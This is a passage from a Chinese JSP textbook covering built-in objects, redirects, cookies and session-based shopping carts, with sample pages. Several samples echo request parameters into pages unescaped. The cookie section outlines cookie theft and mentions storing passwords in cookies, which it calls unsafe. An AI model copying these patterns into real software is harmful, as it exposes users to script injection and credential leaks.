- (3) 编写一个表单,提供学生登录。输入学生学号和姓名,如果匹配,则显示“登录成功”,否则显示“登录失败”。

## 第 7 章

## JSP 内置对象(1)

建议学时：2

内置对象，是指在 JSP 页面中内置的、不需要定义就可以在网页中直接使用的对象。JSP 规范预定义内置对象，是为了提高程序员的开发效率。本章将学习 JSP 中的内置对象 `out`、`request` 和 `response`。

### 7.1 认识 JSP 内置对象

内置对象，从字面意思上很容易理解。顾名思义，内置对象就是指在 JSP 页面中内置的不需要定义就可以在网页中直接使用的对象。

为什么 JSP 规范要预定义内置对象呢？因为这些内置对象有些能够存储参数，有些能够提供输出，还有些能提供其他的功能，JSP 程序员一般情况下使用这些内置对象的频率比较高。所以为了增加程序员的开发效率，JSP 规范预定义了内置对象。

内置对象特点如下。

- (1) 内置对象是自动载入的，因此它不需要直接实例化。这是内置对象最重要的特点。
- (2) 内置对象是通过 Web 容器来实现和管理的。
- (3) 在所有的 JSP 页面中，直接调用内置对象都是合法的。

JSP 规范中定义了 9 种内置对象，下面一一列举，后面的章节将对每一种内置对象作详细的讲解。

- (1) `out` 对象：负责管理对客户端的输出。
- (2) `request` 对象：负责得到客户端的请求信息。
- (3) `response` 对象：负责向客户端发出响应。
- (4) `session` 对象：负责保存同一客户端一次会话过程中的一些信息。
- (5) `application` 对象：表示整个应用环境的信息。
- (6) `exception` 对象：表示页面上发生的异常，可以通过它获得页面异常信息。
- (7) `page` 对象：表示的是当前 JSP 页面本身，就像 Java 类定义中的 `this` 一样。
- (8) `pageContext` 对象：表示的是此 JSP 的上下文。
- (9) `config` 对象：表示此 JSP 的 `ServletConfig`。

本章以及第 8 章将主要介绍 `out`、`request`、`response`、`session`、`application`，因为它们的使用频率要高一些。



## 7.2 out 对象

out 对象，在前面的章节中经常用到，总结起来，它的作用有如下两点。

- (1) 用来向客户端输出各种数据类型的内容。
- (2) 对应用服务器上的输出缓冲区进行管理。

一般情况下，out 对象都是向浏览器端输出文本型的数据，所以可以用 out 对象直接编程生成一个动态的 HTML 文件，然后发送给浏览器，达到显示的目的。

利用 out 输出的主要有两个方法。

- (1) void print()。
- (2) void println()。

两者的区别是，“out.print()”函数在输出完毕后并不换行，“out.println()”函数在输出完毕后，会结束当前行，下一个输出语句将会在下一行开始输出。

不过，在输出中换行，在网页上并不会换行。在网页上换行应该打印字符串“<BR>”。

out 对象还可以实现对应用服务器上的输出缓冲区的管理。以下是 out 对象一些常用的与管理缓冲区有关的函数。

- (1) void close(): 关闭输出流，从而可以强制终止当前页面的剩余部分向浏览器输出。
- (2) void clearBuffer(): 清除缓冲区里的数据，并且把数据写到客户端去。
- (3) void clear(): 清除缓冲区里的数据，但不把数据写到客户端去。
- (4) int getRemaining(): 获取缓冲区中没有被占用的空间的大小。
- (5) void flush(): 输出缓冲区的数据。“out.flush()”函数也会清除缓冲区中的数据，但是此函数先将之前缓冲区的数据输出至客户端，然后再清除缓冲区的数据。
- (6) int getBufferSize(): 获得缓冲区的大小。

out 管理缓冲区，使用得比较少，因为通常使用服务器端默认的设置，而不需要手动管理。

## 7.3 request 对象

request 代表了客户端的请求信息，主要是用来获取客户端的参数和流。它对应的类型是“javax.servlet.http.HttpServletRequest”。该对象在前面的章节，如 URL 传值、表单开发中都有用到。

request 的一个主要用途就是它能够获取客户端的基本信息。主要有以下几种方法。

- (1) String getMethod(): 得到提交方式。
- (2) String getRequestURI(): 得到请求的 URL 地址。
- (3) String getProtocol(): 得到协议名称。
- (4) String getServletPath(): 获得客户端请求服务器文件的路径。
- (5) String getQueryString(): 得到 URL 的查询部分，对 post 来说，该方法得不到任何

信息。

- (6) String getServerName(): 得到服务器的名称。
- (7) String getServerPort(): 得到服务器端口号。
- (8) String getRemoteAddr(): 得到客户端的 IP 地址。

在 MyEclipse 中建立一个项目：Prj07，下面用程序来测试它的实际作用：

```
requestTest.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<html>
<body>
    提交方式: <% = request.getMethod() %><br>
    请求的 URL 地址: <% = request.getRequestURI() %><br>
    协议名称: <% = request.getProtocol() %><br>
    客户端请求服务器文件的路径: <% = request.getServletPath() %><br>
    URL 的查询部分: <% = request.getQueryString() %><br>
    服务器的名称: <% = request.getServerName() %><br>
    服务器端口号: <% = request.getServerPort() %><br>
    远程客户端的 IP 地址: <% = request.getRemoteAddr() %><br>
</body>
</html>
```

在浏览器地址栏输入：

http://localhost:8080/Prj07/requestTest.jsp?a=1&b=3

显示如图 7-1 所示。

#### ◆ 特别提醒

直接访问 URL，属于 get 方式提交；实际上，通过链接方式请求，也是 get 方式；本例中，a=1&b=3 是进行的一个测试。

有趣的是，获取客户端的信息，有时候可以做到一些特定的功能。比如，getRemoteAddr() 函数，就可以核定客户的 IP 地址。假设在学生管理系统中，出现了以下的情况：有一部分信誉不好的客户已经存在于黑名单中，系统想禁止这部分客户来访问，甚至不让他们访问网站。怎么办呢？

很简单，首先应该获取客户的 IP 地址，然后从黑名单中寻找，如果此客户的 IP 在黑名单中找到了，就提示该客户：“您是一个非法客户”即可。

在前面已经讲过，request 对象还可以获得客户端的参数，request 对象获取客户端的参数常用以下两个方法。

- (1) String getParameter(String name): 获得客户端传送给服务器的 name 参数的值。当传递给此函数的参数名没有实际参数与之对应时，则返回 null。
- (2) String[] getParameterValues(String name): 以字符串数组的形式返回指定参数所有值。

|                                    |
|------------------------------------|
| 提交方式: GET                          |
| 请求的 URL 地址: /Prj07/requestTest.jsp |
| 协议名称: HTTP/1.1                     |
| 客户端请求服务器文件的路径: /requestTest.jsp    |
| URL 的查询部分: a=1&b=3                 |
| 服务器的名称: localhost                  |
| 服务器端口号: 8080                       |
| 远程客户端的 IP 地址: 127.0.0.1            |

图 7-1 request 对象获取客户端基本信息



## 7.4 response 对象

response 与 request 是一对相对应的内置对象, response 可以理解为客户端的响应, request 可以理解为客户端的请求, 二者所表示的范围是相对应的两个部分, 具有很好的对称性。 response 对应的类(接口)是“javax. servlet. http. HttpServletResponse”。可以通过查找文档中的“javax. servlet. http. HttpServletResponse”来了解 response 的 API。

### 7.4.1 利用 response 对象进行重定向

重定向, 就是跳转到另一个页面。可以用 response 对象进行重定向。方法为:

```
response.sendRedirect(目标页面路径);
```

前面已经讲到, 重定向是 Web 应用中使用非常广泛的一种处理方式, 也就是可以实现程序的跳转。首先实现一个简单的“response.sendRedirect()”的重定向例子。

```
responseTest1.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
    <form action = "responseTest2.jsp">
        <input type = "submit" value = "提交">
    </form>
</body>
</html>
```



图 7-2 “提交”按钮

运行该页面, 如图 7-2 所示。

单击“提交”按钮, 提交到“responseTest2.jsp”, 代码为:

```
responseTest2.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
    <%
        response.sendRedirect("responseTest3.jsp");//相对路径
    %>
</body>
</html>
```

但是在该页中又跳转到“responseTest3.jsp”, 代码为:

```
responseTest3.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
    欢迎来到学生管理系统!!!
</body>
</html>
```

因此,最后的结果如图 7-3 所示。

直接从“responseTest2.jsp”跳转到了“responseTest3.jsp”页面。

欢迎来到学生管理系统!!!

图 7-3 结果页面

#### ◆问答

问: responseTest2.jsp 页面中可否用绝对路径?

答: 可以。不过要将完整的虚拟路径全部写上。

```
response.sendRedirect("/Prj07/responseTest3.jsp"); //绝对路径
```

实际上,重定向方法主要有两种,除了前面所讲到的“response.sendRedirect()”之外,还有 JSP 动作指令:

```
<jsp:forward page = ""></jsp:forward>
```

上面的例子只需把“responseTest2.jsp”中改为

```
<jsp:forward page = "responseTest3.jsp"></jsp:forward>
```

即可。

使用这两种方法跳转,具有很大的不同,可以从以下几个方面来区别。

#### (1) 从浏览器的地址显示上来看

forward 方法属于服务器端去请求资源,服务器直接访问目标地址,并对该目标地址的响应内容进行读取,再把读取的内容发给浏览器,因此客户端浏览器的地址不变。

而 redirect 是告诉客户端,使浏览器知道去请求哪一个地址,相当于客户端重新请求一遍。所以地址显示栏会变。

例如,上面的例子中,如果用 redirect 方法跳转,浏览器地址栏如图 7-4 所示。

而如果用 forward 指令,地址栏如图 7-5 所示。




图 7-4 redirect 方法跳转图



图 7-5 forward 方法跳转图

#### (2) 从数据共享来看

forward 转发的页,以及转发到的目标页面能够共享 request 中的数据,而 redirect 转发的页以及转发到的目标页面不能共享 request 里面的数据。

下面举例子说明。输入学生姓名,查询其资料,单击后提交到页面 2,页面 2 跳转到页面 3,首先,用:

```
<jsp:forward page = ""></jsp:forward>
```

来实现。

```
responseTest4.jsp
<% @ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
    <form action = "responseTest5.jsp">
        输入学生姓名: <input type = "text" name = "stuname" >
```



```

        <input type = "submit" value = "查询">
    </form>
</body>
</html>

```

运行,效果如图 7-6 所示。

输入一个姓名,如 Rose,提交到“responseTest5.jsp”,代码如下:

```

responseTest5.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
    <jsp:forward page = "responseTest6.jsp"></jsp:forward>
</body>
</html>

```

该页面跳转到“responseTest6.jsp”。代码如下:

```

responseTest6.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
    <%
        out.println("输入学生姓名是：" + request.getParameter("stuname") + "<br>");
    %>
</body>
</html>

```

输入学生姓名是: Rose

图 7-7 查询结果页面(1)

提交,得到的效果如图 7-7 所示。

从上面例子通过 forward 动作得到了输入的参数内容。现在用 sendRedirect() 实现。只需要把“responseTest5.jsp”页面改成:

```

<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
    <%
        response.sendRedirect("responseTest6.jsp");
    %>
</body>
</html>

```

输入学生姓名是: null

图 7-8 查询结果页面(2)

此时再单击“查询”按钮,得到结果如图 7-8 所示。

“responseTest6.jsp”页面已经得不到 responseTest4 页面设定的值了,这是因为 sendRedirect() 方法不能共享转发的页中 request 内的数据。

### (3) 从功能来看

redirect 能够重定向到当前应用程序的其他资源,而且还能重定向到同一个站点上的其他应用程序中的资源,甚至是使用绝对 URL 重定向到其他站点的资源。比如,可以通过

过该方法跳转到 Google 页面：

```
<%
    response.sendRedirect("http://www.google.com");
%>
```

forward 方法只能在同一个 Web 应用程序内的资源之间转发请求，可以理解为服务器内部的一种操作。以下代码运行时报错：

```
<jsp:forward page = "http://www.google.com"></jsp:forward>
```

#### (4) 从效率来看

forward 效率较高，因为跳转仅发生在服务器端； redirect 相对较低，因为类似于再进行一次请求。

#### ◆特别提醒

sendError()也是进行跳转，它的作用是向客户端发送 HTTP 状态码的出错信息。代码如下：

```
<%
    response.sendError(404);
%>
```

运行该页面，效果如图 7-9 所示。

图 7-9 404 错误

当然，一般情况下向客户端发送这种客户看不懂的错误代码是不专业的，所以 sendError()使用的频率并不是很高。常见的错误代码如下。

400：Bad Request，请求出现语法错误。

401：Unauthorized，客户试图未经授权访问受密码保护的页面。

403：Forbidden，资源不可用。

404：Not Found，无法找到指定位置的资源。

500：Internal Server Error，服务器遇到了无法预料的情况，不能完成客户的请求。

### 7.4.2 利用 response 设置 HTTP 头

HTTP 头一般用来设置网页的基本属性。可以通过 response 的 setHeader()方法来进行设置。如下代码：

```
<%
    response.setHeader("Pragma", "No-cache");
    response.setHeader("Cache-Control", "no-cache");
    response.setDateHeader("Expires", 0);
%>
```

都是表示在客户端缓存中不保存页面的副本。另外，如：

```
response.setHeader("Refresh", "5");
```

表示客户端浏览器每隔 5 秒钟定期刷新一次。



## 7.5 Cookie 操作

前面的章节我们讲过,HTTP 是无状态的协议。在页面之间传递值时,必须通过服务器。URL 传值方法、隐藏表单方法都可以实现。

还是前面章节中的例子。页面 1 中定义了一个数值变量,并显示其平方;要求在页面 2 中显示其立方。很明显,页面 2 必须知道页面 1 中定义的那个变量。可以用 URL 传值。但是通过 URL 方法,传递的数据可能被看到。也可以用隐藏表单,但是传递的值会在客户端源代码内被看见。本节介绍另一种方法:Cookie。

在页面之间传递数据的过程中,Cookie 是一种常见的方法。Cookie 是一个小的文本数据,由服务器端生成,发送给客户端浏览器,客户端如果浏览器设置为启用 Cookie,则会将这个小文本数据保存到某个目录下的文本文件内。下次登录同一网站,客户端浏览器则会自动将 Cookie 读入之后,传给服务器端。一般情况下,Cookie 中的值是以 key-value 的形式表达的。

基于这个原理,上面的例子可以用 Cookie 来进行。即在第一个页面中,将要共享的变量值保存在客户端 Cookie 文件内,在客户端访问第二个页面时,由于浏览器自动将 Cookie 读入之后,传给服务器端,因此只需要第二个页面读取这个 Cookie 值即可。

写 Cookie 时,主要用到以下几个方法。

(1) response.addCookie(Cookie c): 通过该方法,将 Cookie 写入客户端。

(2) Cookie.setMaxAge(int second): 通过该方法,设置 Cookie 的存活时间。参数表示存活的秒数。

从客户端获取 Cookie 内容,主要通过以下方法。

Cookie[] request.getCookies(): 读取客户端传过来的 Cookie,以数组形式返回。

读取数组之后,一般需要进行遍历。

下面实现前面的功能。页面 1 代码为:

```

cookieP1.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<%
    //定义一个变量:
    String str = "12";
    int number = Integer.parseInt(str);
%>
该数字的平方为:<% = number * number %><HR>
<%
    //将 str 存入 Cookie
    Cookie cookie = new Cookie("number",str);
    //设置 Cookie 的存活期为 600 秒
    cookie.setMaxAge(600);
    //将 Cookie 保存于客户端
    response.addCookie(cookie);
%>
<a href = "cookieP2.jsp">到达 p2 </a>

```

该数字的平方为: 144

到达 p2

运行,显示结果如图 7-10 所示。

图 7-10 cookieP1.jsp 显示结果

页面上有一个链接到达“cookieP2.jsp”，其代码为：

```
cookieP2.jsp
<%@ page language="java" import="java.util.*" pageEncoding="gb2312"%>
<%
//从Cookie获得number
String str = null;
Cookie[] cookies = request.getCookies();
for(int i=0;i<cookies.length;i++){
    if(cookies[i].getName().equals("number")){
        str = cookies[i].getValue();
        break;
    }
}
int number = Integer.parseInt(str);
%>
```

该数字的立方为：`<% = number * number * number %><HR>`

单击 cookieP1 中的链接，到达 cookieP2，效果如图 7-11 所示。也能够得到结果。

在客户端的浏览器上，看不到任何和传递的值相关的信息。

但是就此也不能说 Cookie 是安全的。因为客户端存储的 Cookie 文件可能被敌方获知。在本例中，内容被保存在 Cookie 文件，在 Windows XP 中，如果 C 盘是系统盘，该文件保存在：“C:\Documents and Settings\用户名\Cookies”下。打开该目录，可以看到里面有一个文件。

该数字的立方为：1728

图 7-11 cookieP2.jsp 显示结果



打开这个文本文件，内容为：



number 的值 12 可以被很清楚地找到。

很明显，Cookie 也不是绝对安全的。如果将用户名、密码等敏感信息保存在 Cookie 内，这些信息容易泄露，因此 Cookie 在保存敏感信息方面具有潜在危险。不过，可以很清楚地看到，Cookie 的危险性来源于 Cookie 的被盗取。目前盗取的方法有很多种。

(1) 利用跨站脚本技术(有关跨站脚本技术后面的章节将会有介绍)，将信息发给目标服务器；为了隐藏 URL，甚至可以结合 Ajax(异步 Javascript 和 XML 技术)在后台窃取 Cookie。

(2) 通过某些软件，窃取硬盘下的 Cookie。一般说来，当用户访问完某站点后，Cookie 文件会存在机器的某个文件夹(如“C:\Documents and Settings\用户名\Cookies”)下，因此可以通过某些盗取和分析软件来盗取 Cookie。具体步骤如下：①利用盗取软件分析系统中的 Cookie，列出用户访问过的网站；②在这些网站中寻找攻击者感兴趣的网站；③从该网

站的 Cookie 中获取相应的信息。不同的软件有不同的实现方法,有兴趣的读者可以在网上搜索相应的软件。

不过,以上问题不代表 Cookie 就没有任何用处,Cookie 在 Web 编程中还是应用很广的,主要来源于以下几个方面。

(1) Cookie 的值能够持久化,即使客户端机器关闭,下次打开还是可以得到里面的值。因此 Cookie 可以用来减轻用户一些验证工作的输入负担,比如用户名和密码的输入,就可以在第一次登录成功之后,将用户名和密码保存在客户端 Cookie(当然这不安全)。但是,对于一些安全要求不高的网站,Cookie 还是大有用武之地的。

(2) Cookie 可以帮助服务器端保存多个状态信息,但是不用服务器端专门分配存储资源。比如网上商店中的购物车,必须将物品和具体客户名称绑定,但是放在服务器端又需要占据大量资源的情况下,可以用 Cookie 来实现。

(3) Cookie 可以持久保持一些和客户相关的信息。如很多网站上,客户可以自主设计自己的个性化主页,其作用是避免每次用户自己去找自己喜爱的内容,设计好之后,下次打开该网址,主页上显示的是客户设置好的界面。若这些设置信息保存在服务器端,消耗服务器端的资源,因此可以将客户的个性化设计保存在 Cookie 内,每一次访问该主页,客户端将 Cookie 发送给服务器端,服务器根据 Cookie 的值来决定显示给客户端什么样的界面。

解决 Cookie 安全的方法有很多,常见的有以下几种。

(1) 替代 Cookie。将数据保存在服务器端,可选的是 session 方案。

(2) 及时删除 Cookie。要删除一个已经存在的 Cookie,有以下几种方法。

① 给一个 Cookie 赋以空值。

② 设置 Cookie 的失效时间为当前时间,使该 Cookie 在当前页面浏览完之后就被删除。

③ 通过浏览器删除 Cookie。如在 IE 中,可以选择“工具”|“Internet 选项”|“常规”,在里面单击“删除 Cookies”按钮,就可以删除文件夹中的 Cookie,如图 7-12 所示。




图 7-12 删除 Cookies

④ 禁用 Cookie。很多浏览器中都设置了禁用 Cookie 的方法,如 IE 中,可以在“工具”|“Internet 选项”|“隐私”中,将隐私级别设置为禁用 Cookie,如图 7-13 所示。




图 7-13 禁用 Cookies

## 7.6

## 本章总结

本章讲解了 JSP 中的内置对象 `out`、`request` 和 `response`，并结合 `request` 和 `response`，介绍了 Cookie 的使用方法。

## 7.7

## 上机习题

- (1) 编写一个页面，不允许“192.”开头的客户访问，如果访问，则给它回送一个信息：访问禁止。
- (2) 在页面 1 中输入一个图书价格，到达页面 2，在页面 2 中输入一个汇率，提交，在页面 3 中显示价格/汇率的结果。
- (3) 登录页面中，用户输入用户名和密码，如果两者相等，则登录成功，跳转到欢迎页面。如果不成功，则不跳转，并显示“登录错误”。
- (4) 用户访问首页，用一个下拉菜单选择背景颜色，提交，到达欢迎页面，背景颜色为用户选择的颜色。下次用户访问欢迎页面，直接显示那种颜色，无须重新选择。
- (5) 在用户登录界面中，输入账号和密码，让用户选择“是否保存登录状态”，如果账号密码相等，则登录成功，进入欢迎页面。在登录时，如果保存了登录状态，下次登录时，如果访问登录页面，则进入欢迎页面。但是，客户如果没有经过登录就访问欢迎页面，则跳转到登录页面。

## JSP 内置对象(2)

建议学时：2

购物车是网站的常见功能之一，本章首先学习 session，利用 session 解决购物车问题，并学习 session 的其他作用；session 内的数据对某一个用户专有，但是在某些程序中，需要提供所有用户共有的数据，本章将学习 application 来解决这个问题；本章还将对 JSP 中的其他内置对象，如 exception、page、config、pageContext 进行学习。

### 8.1 利用 session 开发购物车

#### 8.1.1 购物车需求

想象用户去购物超市买东西时，都会推一个购物车，购物车中包含了用户所需要买的商品，用户可以将商品添加到购物车，也可将商品从购物车中取出或删除。用户可以推着购物车从这个专柜走到那个专柜，不用担心别人的购物车里面的东西算到自己账上，这在生活中已经成为常识。

如果用户不想去购物超市，要去网站上买东西，各个专柜变成了不同页面，怎样操作一个虚拟的购物车进行商务活动呢？

JSP 九大对象中的 session 可以解决这个问题。

一般情况下，如果用户挑选了多个物品，可以将物品放在一个集合内。

```
cart1.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
  <body>
    <%
      ArrayList books = new ArrayList();
      //购物车中添加
      books.add("三国演义");
      books.add("西游记");
      books.add("水浒传");
    %>
    购物车中内容为：
    <HR>
    <%
```

```
//显示购物车中的内容
for (int i = 0; i < books.size(); i++) {
    String book = (String) books.get(i);
    out.println(book + "<BR>");
}
%>
</body>
</html>
```

放在服务器中运行,结果如图 8-1 所示。

但是该代码不具有购物车的特点。仅仅增加一个购物车功能,该代码就无法实现。例如,需要在第一个页面中向“购物车”中添加内容,单击链接,在另一个页面中显示。

```
cart2_1.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
    <body>
        <%
            ArrayList books = new ArrayList();
            //购物车中添加
            books.add("三国演义");
            books.add("西游记");
            books.add("水浒传");
        %>
        <a href = "cart2_2.jsp">查看购物车</a>
    </body>
</html>
```

```
cart2_2.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
    <body>
        购物车中内容为:
        <HR>
        <%
            ArrayList books = new ArrayList();
            //显示购物车中的内容
            for (int i = 0; i < books.size(); i++) {
                String book = (String) books.get(i);
                out.println(book + "<BR>");
            }
        %>
    </body>
</html>
```

运行“cart2\_1.jsp”,显示结果如图 8-2 所示。

单击该链接,到达“cart2\_2.jsp”,显示结果如图 8-3 所示。

[查看购物车](#)

图 8-2 超链接

购物车中内容为:

三国演义  
西游记  
水浒传

图 8-1 集合显示内容



显示购物车中什么都没有。

问题出在哪里？实际上，在“cart2\_2.jsp”中，有一句代码：

```
ArrayList books = new ArrayList();
```

该代码表示，books 集合在内存里面重新实例化了，已经不是前面那个页面中的 books 了。也就是说，两个页面中的 books 根本不是同一个 books。

因此，单纯将内容放入集合，并不具有购物车的特点。不管是生活中的购物车还是网上的购物车，都有如下特点。

- (1) 同一个用户使用的是同一个购物车。
- (2) 不同的用户使用的是不同的购物车。否则，别人买的东西就会算到自己的账上。
- (3) 在不同货架(页面)之间进行访问时，购物车中的内容可以保持。

以上 3 点中，最关键的是“跨页面保持”。

实际上，JSP 中的内置对象 session，就是跨页面保持的，当访问网站时，服务器端已经分配了一个 session 对象给用户使用，对于同一个用户，不管在哪个页面，他使用的都是同一个 session。

session 是 JSP 九大内置对象之一，它对应的类(接口)是“javax. servlet. http. HttpSession”。可以通过查找文档中的“javax. servlet. http. HttpSession”来了解 session 的 API。

### 8.1.2 如何用 session 开发购物车

首先学习一些 session 常用的 API(这些 API 都可以在文档中找到)以方便了解 session 的一些常规操作。

#### 1. 将内容放入购物车

在 session 中，有一个函数“void session.setAttribute(String name, Object obj);”，通过该函数，可以将一个对象放入购物车。

在该函数里面，参数 1：name 用来为每一个物品起一个属性(attribute)的名字(标记)；参数 2：obj 就是内容本身。

例如：

```
session.setAttribute("book1", "三国演义");
```

就是将一个“三国演义”放入 session，命名为“book1”。

#### ◆ 特别提醒

(1) 如果两次调用“setAttribute(String name, Object obj);”并且 name 相同，那么后面放进去的内容将会覆盖以前放进去的内容。

(2) “setAttribute(String name, Object obj);”的第二个参数是 Object 类型，即可以放入 session 的不仅仅是一些简单字符串，还可以是 Object。集合、数据结构对象都可以放入 session，这大大提升了 session 的功能。

## 2. 读取购物车中的内容

读取购物车的内容，通过 session 中的一个函数“Object session.getAttribute(String name);”。

在该函数中，name 就是被取出的内容所对应的标记；返回值就是内容本身。例如：

```
String str = (String)session.getAttribute("book1");
```

就是从 session 中取出标记为“book1”的内容，返回值 str 就是“三国演义”。“session.getAttribute(String name);”返回的是 Object 类型，意味着用户将内容从 session 中取出时，还必须进行强制转换。

实际项目中，可以使 session 中的内容多种多样。为了将 session 里面的内容很好地分门别类，可以将这几种物品先放在一个集合中，然后将集合放入 session 中，操作更加方便。代码如下：

```
cart3_1.jsp
<% @ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
<%
    ArrayList books = new ArrayList();
    //向 books 中添加
    books.add("三国演义");
    books.add("西游记");
    books.add("水浒传");
    //将 books 放入 session
    session.setAttribute("books", books);
%>
<a href = " cart3_2.jsp">查看购物车</a>
</body>
</html>

cart3_2.jsp
<% @ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
    购物车中内容为：
    <HR>
    <%
        //从购物车中取出 books
        ArrayList books = (ArrayList)session.getAttribute("books");
        //遍历 books
        for(int i = 0;i < books.size();i++){
            String book = (String)books.get(i);
            out.println(book + "<BR>");
        }
    %>
    </body>
</html>
```



运行,效果正常。由于 ArrayList 中的内容是可以保持顺序的,因此显示的结果是按照添加进去的顺序。

## 8.2 session 其他 API

### 8.2.1 session 的其他操作

#### 1. 移除 session 中的内容

session 有一个函数“void session.removeAttribute(String name);”,利用该函数,可以将属性名为 name 的内容从 session 中移除。类似于在超市中买东西时,将货物从购物车中取出,放回货架。例如:

```
session.removeAttribute("book1");
```

就是将名为"book1"的内容从 session 中移除。

#### 2. 移除 session 中的全部内容

用“void session.invalidate();”函数,可以将 session 中所有的内容移除。

应该注意的是,session 中的内容被移除之后,如果再想得到,会返回 null 值。

#### 3. 预防 session 内容丢失

在 session 的使用过程中,要注意一些技巧,session 中存放的内容要注意其一致性,否则会造成数据丢失。

例如,用一个表单提交将书本放入购物车,并在页面底部打印。

```
sessionLost.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
<form action = "sessionLost.jsp" method = "post">
    请您输入书本: <input name = "book" type = "text">
    <input type = "submit" value = "添加到购物车">
</form>
<HR>
<%
//向 session 中放入一个集合对象
ArrayList books = new ArrayList();
session.setAttribute("books", books);
//获得书名
String book = request.getParameter("book");
if(book!= null){
    book = new String(book.getBytes("ISO-8859-1"));
    //将 book 加进去
    books.add(book);
}
```

```

    }
    %>
    购物车中的内容是: <BR>
<%
    //遍历 books
    for(int i = 0;i < books.size();i++){
        out.println(books.get(i) + "<BR>");
    }
%>
</body>
</html>

```



运行,得到如图 8-4 所示的界面。

图 8-4 购物车界面(1)

此时购物车中没有内容。

输入“三国演义”,提交,屏幕显示结果如图 8-5 所示。

没有问题,但如果再输入一个“西游记”,提交,屏幕上显示结果如图 8-6 所示。

The screenshot shows the same JSP page as Figure 8-4, but the message below the form now says: "购物车中的内容是: 三国演义".

图 8-5 购物车界面(2)

The screenshot shows the same JSP page as Figure 8-4, but the message below the form now says: "购物车中的内容是: 西游记".

图 8-6 购物车界面(3)

“三国演义”丢失了。

问题出在下面这段程序：

```

...
<%
    //向 session 中放入一个集合对象
    ArrayList books = new ArrayList();
    session.setAttribute("books", books);
...

```

因为每次网页运行,都会有一个新实例化的 ArrayList 放在 session 里面,因此,第一次提交之后放入 session 中的集合和第二次提交之后放入 session 中的集合是不一样的。

解决的方法是只有第一次运行时才新建一个 ArrayList,其他时候使用 session 中的 ArrayList。

要知道是否是第一次运行,只需要做一个判断,因此代码可以改为：

```

handleSessionLost.jsp
<%@ page language="java" import="java.util.*" pageEncoding="gb2312" %>
<html>
<body>
<form action="handleSessionLost.jsp" method="post">
    请您输入书本: <input name="book" type="text">
    <input type="submit" value="添加到购物车">
</form>
<HR>

```



```

<%
//从 session 获取 books, 如果为空则实例化
ArrayList books = (ArrayList)session.getAttribute("books");
if(books == null){
    books = new ArrayList();
    session.setAttribute("books", books);
}
//获得书名
String book = request.getParameter("book");
if(book!= null){
    book = new String(book.getBytes("ISO-8859-1"));
    //将 book 加进去
    books.add(book);
}
%>
购物车中的内容是: <BR>
<%
//遍历 books
for(int i = 0;i<books.size();i++){
    out.println(books.get(i) + "<BR>");
}
%>
</body>
</html>

```

运行,首先输入“三国演义”,再输入“西游记”时,界面显示如图 8-7 所示。

|           |                      |                                       |
|-----------|----------------------|---------------------------------------|
| 请您输入书本:   | <input type="text"/> | <input type="button" value="添加到购物车"/> |
| 购物车中的内容是: |                      |                                       |
| 三国演义      |                      |                                       |
| 西游记       |                      |                                       |

图 8-7 购物车界面(4)

### 8.2.2 sessionId

从前面的例子可以看出,session 中的数据可以被同一个客户在网站的一次会话过程共享。但是对于不同客户来说,每个人的 session 是不同的。服务器上的 session 分配情况如图 8-8 所示。

